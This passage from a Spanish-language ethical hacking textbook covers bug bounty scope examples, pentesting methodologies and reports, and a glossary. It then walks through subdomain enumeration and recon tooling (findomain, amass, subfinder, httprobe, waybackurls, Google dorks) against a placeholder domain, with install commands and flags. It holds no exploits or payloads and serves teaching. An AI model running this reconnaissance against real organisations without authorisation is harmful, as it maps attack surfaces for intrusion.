Other	UniFi Cloud	 Critical	 Eligible
Hardware/IoT	airMAX	 Critical	 Eligible
Hardware/IoT	UniFi	 Critical	 Eligible
Hardware/IoT	EdgeMAX	 Critical	 Eligible
Hardware/IoT	airFiber	 Critical	 Eligible
Hardware/IoT	UFiber	 Critical	 Eligible
Hardware/IoT	AmpliFi	 Critical	 Eligible
Hardware/IoT	UniFi Talk	 Critical	 Eligible
Hardware/IoT	UniFi Protect	 Critical	 Eligible
Hardware/IoT	UniFi Switches	 Critical	 Eligible

Figura 6.1. Ejemplo de testing de hardware en scope de Ubiquiti Networks.

Out of Scope	
Domain	*.yahoo.net
Domain	*.yahoo.com.tw
Other	<b>Yahoo Cricket</b> <ul style="list-style-type: none"> <li>• Yahoo Cricket Android</li> <li>• Yahoo Cricket iOS</li> <li>• Out of Scope: cricket.yahoo.net (third party)</li> <li>• Out of Scope: *.sprintz.io (third party)</li> </ul>
	<b>Yahoo 7</b> <ul style="list-style-type: none"> <li>• au.yahoo.com</li> <li>• nz.yahoo.com</li> </ul>
	<b>Boundless</b> To submit bugs, contact yj-csirt@mail.yahoo.co.jp
	This includes these and possibly other domains currently and/or formerly associated with Yahoo Japan <ul style="list-style-type: none"> <li>• *.yahoo-net.jp</li> <li>• *.yahoo.net</li> </ul>



Figura 6.2. Ejemplo de detalle fuera de scope de Yahoo!

Las reglas de ataque o **rules of engagement** deben especificar claramente cada elemento de esta lista que está incluido en el scope.

Scopes			
In Scope			
Domain	data.mail.yahoo.com	Critical	Eligible
Domain	ie.yahooapis.com	Critical	Eligible
Domain	onepush.query.yahoo.com	Critical	Eligible
Domain	proddata.xobni.yahoo.com	Critical	Eligible
Domain	apis.mail.yahoo.com	Critical	Eligible
<p>yimg.com yimg is a resource storage and content distribution network (CDN)</p> <p>Note: Reports submitted that exploit bugs <b>only</b> in the context of the <b>yimg.com</b> domain are most likely to be closed as <b>Informative</b>. Most bugs in <b>*.yimg.com</b> will require a proof-of-concept or proof-of-exploit that escalates into one of the primary brand or product domains (e.g. yahoo.com or aol.com) to be eligible for bounty. CVSS Environmental scores have been set to account for this limitation.</p>			
Domain	What does that mean for my report?	Medium	Eligible
<p>1 If you show escalation into a trusted domain's context (such as yahoo.com) it will be accepted at 100% bounty rate. A bonus may be applied for different instances within the trusted domain list only, not for other instances of vulnerabilities content on yimg.com.</p> <p>2 If you show execution in the context of *.yimg.com only, the vulnerability MAY be accepted by the business owner in some instances. In that case, a minimum bounty would be offered only if the content is removed. There are no "same bug different host" or</p>			

Figura 6.3. Detalle de objetivos en scope de Yahoo!

### 6.1.2 Ambiente de producción vs. ambiente de pruebas

Otro ítem que se debe definir previamente al test de penetración es el ambiente en el que se realizarán los tests, porque no es lo mismo llevarlos a cabo en un **ambiente de pruebas** que en un **ambiente de producción**.

Por lo general, el ambiente de pruebas se halla más controlado y es diferente que el de producción, mientras que realizar pruebas en el ambiente de producción siempre trae aparejados riesgos de afectar los elementos testeados como resultado de las pruebas y dejarlos inoperables, lo que llevaría a una consecuencia peor que lo que se quiere testear.

### 6.1.3 Metodologías

Diferentes organizaciones han puesto metodologías de testeo a disposición de los investigadores, a continuación se ofrecen cuatro de las más importantes.

OSSTMM 3 – The Open Source Security Testing Methodology Manual  
<https://www.isecom.org/OSSTMM.3.pdf>.




Figura 6.4. Guía de testeo OSSTMM.

Nist Special Publication Technical Guide to Information Security Testing and Assessment:

<https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>.




Figura 6.5. Guía de testing NIST.



Figura 6.6. Guía OWASP de Pentesting Web.

Open Web application security Project (OWASP) testing guide

<https://owasp.org/www-project-web-security-testing-guide/>.

Penetration testing framework

<http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>.




Figura 6.7. Guía de Penetration Testing de Vulnerability Assessment UK.

### 6.1.4 Informes del pentesting

El investigador encargado de realizar los pentestings deberá entregar informes a las diferentes áreas de la empresa analizada, un informe técnico al área correspondiente y un informe ejecutivo a la gerencia. En el informe debe constar la lista de las vulnerabilidades encontradas, nivel de riesgo según escala bajo, medio, alto, crítico o excepcional para el peor caso y las recomendaciones para mitigar o anular el impacto de esas vulnerabilidades encontradas. También deberá entregar un resumen de las pruebas que se realizaron y un informe de asistencia en caso de haber impartido capacitación al personal de la empresa. Se debe hacer hincapié en que la información brindada en el reporte proporcione valor, y solo incluir información que sea interesante e importante y que, en cierta forma, justifique el objeto del pentesting.

Para consultar la manera de realizar un buen reporte de pentesting, puedes guiarte por los siguientes links:

Repositorio público de ejemplos de reportes de pentesting recopilados por Julio Cesar Fort:

<https://github.com/juliocesarfort/public-pentesting-reports>.

Reporte ejemplo de la empresa Offensive-Security de acceso público:

<https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf>.

## 6.2 ACTIVIDADES

---

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver para considerar aprendido el capítulo.

### 6.2.1 Test de autoevaluación

1. *¿A qué se refiere el término **ambiente de producción** referido al pentesting?*
2. *Nombra dos metodologías de pentesting.*
3. *¿Qué significa daño a la integridad de la información?*

### 6.2.2 Ejercicios prácticos

1. *Enumera tres activos por proteger en una empresa de seguros.*
2. *Enumera tres activos por proteger en un sitio web de una farmacéutica con sucursales en todo el mundo.*





---

## GLOSARIO PARTE 2

- **ASN:** siglas de *Autonomous System Numbers*, se refiere a un conjunto de redes IP que comparten una política de ruteo propia y autónoma.
- **Cloud Storage Buckets:** un bucket es un contenedor para guardar objetos dentro de un espacio de nombres. Un bucket es asociado a un solo compartimiento.
- **CMS:** siglas de *Content Management System* o sistema de gestión de contenidos, sistema integrado de administración de contenidos dinámicos, por ejemplo, un carrito de compras, un blog, etcétera.
- **Confidencialidad:** en seguridad de la información, se refiere al control del acceso a la información solo por personas autorizadas.
- **Disponibilidad:** en seguridad de la información, se refiere a que las personas autorizadas tendrán acceso a los recursos cuando los necesiten.
- **DNS:** siglas de *Domain Names System* o sistema de nombres de dominio, un sistema de nombres jerárquico y descentralizado que asocia direcciones IP con nombres de dominio.
- **Footprinting:** proceso de recolección de información referida a un objetivo en concreto.
- **Hostname:** se denomina así al nombre de un equipo informático ubicado dentro de una red.
- **Integridad:** se refiere al estado de los datos sin modificaciones, en cuanto a consistencia, exactitud y fidelidad.
- **Interfaz:** conexión funcional entre dos sistemas independientes.

- **IP:** siglas de *Internet Protocol*, lista de reglas que dan forma a los datos intercambiados a través de internet o una red local.
- **KDE:** es una comunidad internacional que desarrolla software libre.
- **Kernel:** se refiere al núcleo de un sistema operativo que se ejecuta con privilegios.
- **LFI:** siglas de *Local File Inclusion*, una técnica de ataque en la cual el atacante induce a una aplicación web a exponer archivos o datos sensibles del servidor web.
- **Nano:** es un editor de texto para sistemas Unix.
- **Osint:** siglas de *Open Source Intelligence* y se refiere a la disciplina que utiliza fuentes de código abierto para recolectar información relacionada con un objetivo en investigación.
- **Pentester:** investigador encargado de llevar adelante el pentesting.
- **Phishing:** tipo de ataque basado en ingeniería social.
- **Router:** dispositivo que sirve para interconectar ordenadores en una red.
- **RUBY:** lenguaje de programación orientado a objetos.
- **Scope:** se refiere al objetivo del análisis o pentest.
- **Script:** secuencia corta de instrucciones escrita en código.
- **Shell:** lista de programas que permiten a los usuarios interactuar con el sistema.
- **Spiders:** programa informático que indexa sitios web para los navegadores de internet.
- **SQLI:** ataque que consiste en la inyección de código con el objetivo de enumerar las bases de datos de un sitio web.
- **Streams:** se denomina así al flujo de datos de un comando a otro a través de direccionadores o tuberías en Linux.
- **TLS:** siglas de *Transport Layer Security* y se refiere a la seguridad de la capa de transporte.
- **Unix:** sistema operativo propietario, multiusuario y multitarea.
- **Vim:** editor de textos de sistemas Unix programado en lenguaje C.
- **Wayback machine:** es un sitio web que contiene copias de varios sitios web a través del tiempo.
- **Xfce:** entorno de escritorio rápido y liviano para sistemas Linux basados en Unix.



***USERS***

**Parte 3**

# Hacking

**Mapeo de  
vulnerabilidades**

**Explotación y  
pos explotación**






# 7

## RECONOCIMIENTO

El reconocimiento y el análisis de las vulnerabilidades son procesos para determinar el grado de compromiso potencial que posee tu objetivo y se convierten en el paso siguiente a la etapa de reconocimiento pasivo.



## 7.1 CONCEPTOS PRELIMINARES

---

El propósito de esta etapa es la **explotación de las vulnerabilidades** encontradas mediante el uso de herramientas específicas para tal fin, con el objetivo de poder acceder a información y activos de una empresa sin ser descubierto.

Le sigue la **postexplotación** para conocer el alcance del daño infligido al sistema objetivo luego de la explotación de las vulnerabilidades, analizar las brechas de seguridad que tuvo el sistema de protección y generar el informe del impacto.

Como ya se ha visto en el volumen anterior, un **test de penetración** o *Penetration Testing* es una serie de procedimientos sistemáticos basados en un método, en el que se simula un ataque real a los objetivos de una empresa, como ser su red o sistema, con la finalidad de descubrir y proponer soluciones a sus problemas de seguridad.

El **Ethical Hacking** puede ser considerado un tipo de prueba de penetración, pero no es un test de seguridad completo y tampoco un sustituto al desarrollo de software seguro, sino que debe ser calificado como una capa más de seguridad en **DevOps**.

En este capítulo, se hará un reconocimiento de vulnerabilidades, y la posterior enumeración y explotación de las aplicaciones web y los web services del dominio **\*.ejemplo.com** (el uso del \* antepuesto al nombre del dominio significa que se enumerarán los subdominios correspondientes a ese dominio); se evaluarán cuáles están activos y qué puertos abiertos posee; se analizará si existen **CMS** en alguno de esos subdominios encontrados, sus versiones y posibles vulnerabilidades; se identificarán los servicios asociados a los puertos abiertos en el objetivo y los sistemas operativos detrás de ellos.

Todo eso, por medio de herramientas **open source** específicas para tal fin.

Se analizarán posibles filtraciones de información sensible en redes sociales, **feeds**, **GitHub**, **pastebin**, mediante el uso de **dorks** específicos; se realizará el escaneo de vulnerabilidades por medio de la herramienta **Burp Suite**, se recopilará código sensible JavaScript; se hará **fuzzing** de directorios para tratar de descubrir directorios ocultos accesibles a usuarios no autenticados.

## 7.2 CASO PRÁCTICO DE BÚSQUEDA DE VULNERABILIDADES

---

**Objetivo:** Búsqueda y posible explotación de vulnerabilidades

**Organización:** ejemplo.com

**Tipo de análisis:** Websites

Para la búsqueda de vulnerabilidades web, aplicarás el siguiente método de reconocimiento.

1. Enumerar subdominios.
2. Filtrar qué subdominios están “vivos”.
3. Buscar las URL en **Wayback Machine** y **Google Dorks**.
4. Buscar usando **OSINT** (inteligencia de fuentes abiertas) datos de los empleados de la empresa objetivo.
5. Hacer capturas de pantalla de los subdominios “vivos”.
6. Investigar la tecnología subyacente en esos subdominios.
7. Buscar archivos **.js**.
8. Buscar información importante y endpoints en archivos **.js**.
9. Encontrar parámetros posibles de poder ser vulnerados.
10. Encontrar directorios.

**7.2.1 1. Enumerar subdominios**

Para **enumerar subdominios**, emplea herramientas ya descritas en el Volumen 2 de esta colección, pero, para refrescar conocimientos, los siguientes son los comandos usados. Vale aclarar que todas las herramientas usadas en este capítulo son open source y están orientadas al entorno de trabajo **Linux**.

**7.2.1.1 FINDOMAIN**

**Findomain** (<https://github.com/Findomain/Findomain>) es una herramienta para el reconocimiento de dominios. Admite capturas de pantalla, escaneo de puertos, verificación de **HTTP**, importación de datos de otras herramientas, monitoreo de subdominios, alertas a través de **Discord**, **Slack** y **Telegram**, múltiples claves **API** para fuentes.

### 7.2.1.2 INSTALACIÓN EN LINUX

```
$ wget https://github.com/findomain/findomain/releases/latest/download/findomain-  
linux  
$ chmod +x findomain-linux  
$ ./findomain-linux
```

### 7.2.1.3 INSTALACIÓN EN WINDOWS

Debes bajar el ejecutable desde este [link](#), abrir un **Command Shell** e ir al directorio donde se descargó el ejecutable y ejecutarlo en la línea de comandos.

Uso:

```
findomain -t ejemplo.com
```

Puedes usar **findomain -h** para ver las opciones disponibles.

Ejemplos:

Hacer una búsqueda de subdominios y mostrar la informacion en la pantalla:

```
findomain -t ejemplo.com
```

Hacer una búsqueda de subdominios y exportar los datos a un archivo de salida:

```
findomain -t ejemplo.com -o
```

Hacer una búsqueda de subdominios y exportar la salida a un archivo de texto:

```
findomain -t ejemplo.com -u ejemplo.txt
```

Hacer una búsqueda de solo dominios que resuelven:

```
findomain -t ejemplo.com -r
```

Hacer una búsqueda de solo dominios que resuelven y exportar los datos a un archivo de salida:

```
findomain -t ejemplo.com -r -u ejemplo.txt
```

Buscar subdominios de una lista de dominios pasada como entrada:

```
findomain -f archivo_con_dominios.txt
```

Buscar subdominios de una lista de dominios pasada como entrada y exportar los datos a un archivo de salida:

```
findomain -f archivo_con_dominios.txt -r -u multiples_subdominios.txt
```

#### 7.2.1.4 ASSETFINDER

**Assetfinder** (<https://github.com/tomnomnom/assetfinder>) es una herramienta desarrollada en el lenguaje de programación **GO** por el **bug bounty hunter TomNomNom**, que se utiliza para encontrar dominios y subdominios relacionados con un dominio dado.

#### 7.2.1.5 INSTALACIÓN EN LINUX

Prerrequisitos: debes tener instalado el lenguaje GO y configurado el path, ej. `com $GOPATH/bin` en el `$PATH`:

```
go get -u github.com/tomnomnom/assetfinder
```

#### 7.2.1.6 INSTALACIÓN EN WINDOWS

Descargar, descomprimir y ejecutar el archivo ejecutable desde este [link](#).

Uso:

```
assetfinder [--subs-only] ejemplo.com
```

#### 7.2.1.7 AMASS

**Amass** (<https://github.com/OWASP/Amass>) es una herramienta desarrollada en Go, que te permite delimitar la superficie externa de ataque de una organización.

Con Amass puedes mapear los activos externos mediante la recopilación de información de código abierto (OSINT). A esta acción se la conoce como **reconocimiento pasivo**. Amass también incluye una serie de técnicas de reconocimiento activo.

#### 7.2.1.8 INSTALACIÓN EN LINUX

Prerrequisitos: debes tener instalado el lenguaje GO y configurado el path, ej. `com $GOPATH/bin` en el `$PATH`

```
go install -v github.com/OWASP/Amass/v3/...@master
```

### 7.2.1.9 INSTALACIÓN EN WINDOWS

Descargar, descomprimir y ejecutar el archivo ejecutable desde este [link](#)

Uso:

```
amass enum -d ejemplo.com
```

### 7.2.1.10 EJEMPLOS DE USO

Para ver una lista de los parámetros disponibles, usa el comando

```
amass -help
```

Para saber la versión, usa el comando

```
amass -version
```

Parámetros típicos para enumeración por **DNS**:

```
$ amass enum -v -src -ip -brute -min-for-recursive 2 -share -d example.com
[Google] www.example.com
[VirusTotal] ns.example.com
...
```

A continuación, se enumeran algunos de los comandos de la herramienta Amass.

Subcomando	Descripción
<b>intel</b>	Realiza inteligencia en fuentes abiertas acerca de la organización objetivo.
<b>enum</b>	Ejecuta una enumeración DNS y mapeo de red de los sistemas expuestos a internet de la organización objetivo.
<b>viz</b>	Genera visualización de la enumeración.
<b>track</b>	Compara resultados de la enumeración contra organizaciones comunes.
<b>db</b>	Gestiona la base de datos gráfica y guarda los resultados de la enumeración.

### 7.2.1.11 SUBFINDER

**Subfinder** (<https://github.com/projectdiscovery/subfinder>) es una herramienta de descubrimiento de subdominios válidos para sitios web mediante el uso de fuentes pasivas en línea. Tiene una arquitectura modular simple y está optimizado para la velocidad.

Se encuentra diseñada para cumplir con todas las licencias de fuentes pasivas y las restricciones de uso, además de mantener un modelo pasivo constante para que



sea útil tanto para las pruebas de penetración como para los bug bounty hunters (cazarrecompensas de errores).

#### 7.2.1.12 INSTALACIÓN EN LINUX

Prerrequisitos: debes tener instalado el lenguaje GO y configurado el path ej. com \$GOPATH/bin en el \$PATH

```
go install -v github.com/projectdiscovery/subfinder/v2/cmd/subfinder@latest
```

Uso:

```
subfinder -d ejemplo.com
```




Figura 7.1. Enumeración de subdominios con herramientas open source.

Para saber los parámetros que se pueden usar

```
subfinder -h
```

A continuación, se incluye un listado de los switches que soporta.

Flag	Descripción	Ejemplo
<b>-all</b>	Usa todas las fuentes para enumeración (lento).	<b>subfinder -d uber.com -all</b>
<b>-b</b>	Dirección IP para ser usada como bind local.	<b>subfinder -b 172.16.0.1</b>
<b>-config</b>	Archivo de configuración para api keys, etcétera.	<b>subfinder -config config.yaml</b>
<b>-d</b>	Dominio del que buscar subdominios.	<b>subfinder -d uber.com</b>
<b>-dL</b>	Archivo que contiene una lista de dominios para enumerar.	<b>subfinder -dL ejemplo-hosts.txt</b>
<b>-exclude-sources</b>	Lista de orígenes que serán excluidos de la enumeración.	<b>subfinder -exclude-sources archiveis</b>
<b>-max-time</b>	Tiempo máximo de espera de resultados en minutos (default 10).	<b>subfinder -max-time 1</b>
<b>-nC</b>	No usar salidas coloreadas.	<b>subfinder -nC</b>
<b>-nw</b>	Remover comodines y subdominios muertos de la salida.	<b>subfinder -nw</b>
<b>-ls</b>	Listar todos los orígenes disponibles.	<b>subfinder -ls</b>
<b>-o</b>	Archivo para escribir la salida.	<b>subfinder -o output.txt</b>
<b>-oD</b>	Directorio donde redirigir la salida.	<b>subfinder -oD ~/outputs</b>
<b>-recursive</b>	Enumeración de subdominios recursivamente.	<b>subfinder -d news.yahoo.com -recursive</b>
<b>-silent</b>	Mostrar solo los subdominios en la salida.	<b>subfinder -silent</b>
<b>-sources</b>	Fuentes por usar separadas por coma.	<b>subfinder -sources shodan,censys</b>
<b>-t</b>	Número de rutinas concurrentes.	<b>subfinder -t 100</b>
<b>-proxy</b>	HTTP proxy por usar con subfinder.	<b>subfinder -proxy http://localhost:3008</b>
<b>-rate-limit</b>	Número máximo de HTTP requests por segundo.	<b>subfinder -rate-limit 10</b>
<b>-v</b>	Mostrar comentarios en la salida.	<b>subfinder -v</b>
<b>-version</b>	Mostrar la versión del programa.	<b>subfinder -version</b>

## 7.2.2 2. Filtrar subdominios

Para el filtrado de subdominios, se usan herramientas que te devolverán en su resultado el listado de aquellos que responden a las peticiones junto con los puertos correspondientes.

### 7.2.2.1 HTTPROBE

**Httpprobe** (<https://github.com/tomnomnom/httpprobe>) es una herramienta desarrollada por TomNomNom, que toma de entrada una lista de subdominios y prueba que respondan peticiones HTTP y HTTPS.

### 7.2.2.2 INSTALACIÓN EN LINUX

Prerrequisitos: debes tener instalado el lenguaje GO y configurado el path ej. con `$GOPATH/bin` en el `$PATH`

```
go get -u github.com/tomnomnom/httpprobe
```

Uso:

```
cat subdominios.txt | httpprobe -p http:81 -p https:8443
```



Figura 7.2. Enumeración de subdominios vivos, es decir que responden a las peticiones.

Por defecto httpprobe testea por los puertos 80 para HTTP y 443 para HTTPS. Se pueden agregar puertos adicionales con el parámetro **-p**:

```
cat dominios.txt | httpprobe -p http:81 -p https:8443
```

Se pueden setear los niveles de concurrencia con el parámetro **-c**:

```
cat dominios.txt | httpprobe -c 50
```

Si quieres chequear solo https usa el parámetro **-prefer-https**:

```
cat dominios.txt | httpprobe --prefer-https
```

### 7.2.3 3. Buscar las URL en Wayback Machine y Google Dorks

Para la búsqueda de URL en Wayback Machine, usarás una herramienta desarrollada por el bug bounty hunter TomNomNom waybackurls.

#### 7.2.3.1 WAYBACKURLS

**Waybackurls** (<https://github.com/tomnomnom/waybackurls>) es una herramienta que recopila las URL de la Wayback Machine y las exporta a la salida estándar.

#### 7.2.3.2 INSTALACIÓN EN LINUX

Prerrequisitos: debes tener instalado el lenguaje GO y configurado el path ej. **com \$GOPATH/bin en el \$PATH**

```
go get github.com/tomnomnom/waybackurls
```

Uso:

```
cat dominios.txt | waybackurls > urls
```

También lo puedes hacer directamente en la web de Wayback Machine.




Figura 7.3. Búsqueda de URL en la web de Wayback Machine archive.org.

### 7.2.3.3 GOOGLE DORKS

Se usa Dorks de Google para identificar subdominios que correspondan al objetivo por testear, en este caso, **ejemplo.com**.

Para ello, en la búsqueda de Google, usarás

```
Inurl:ejemplo.com
```

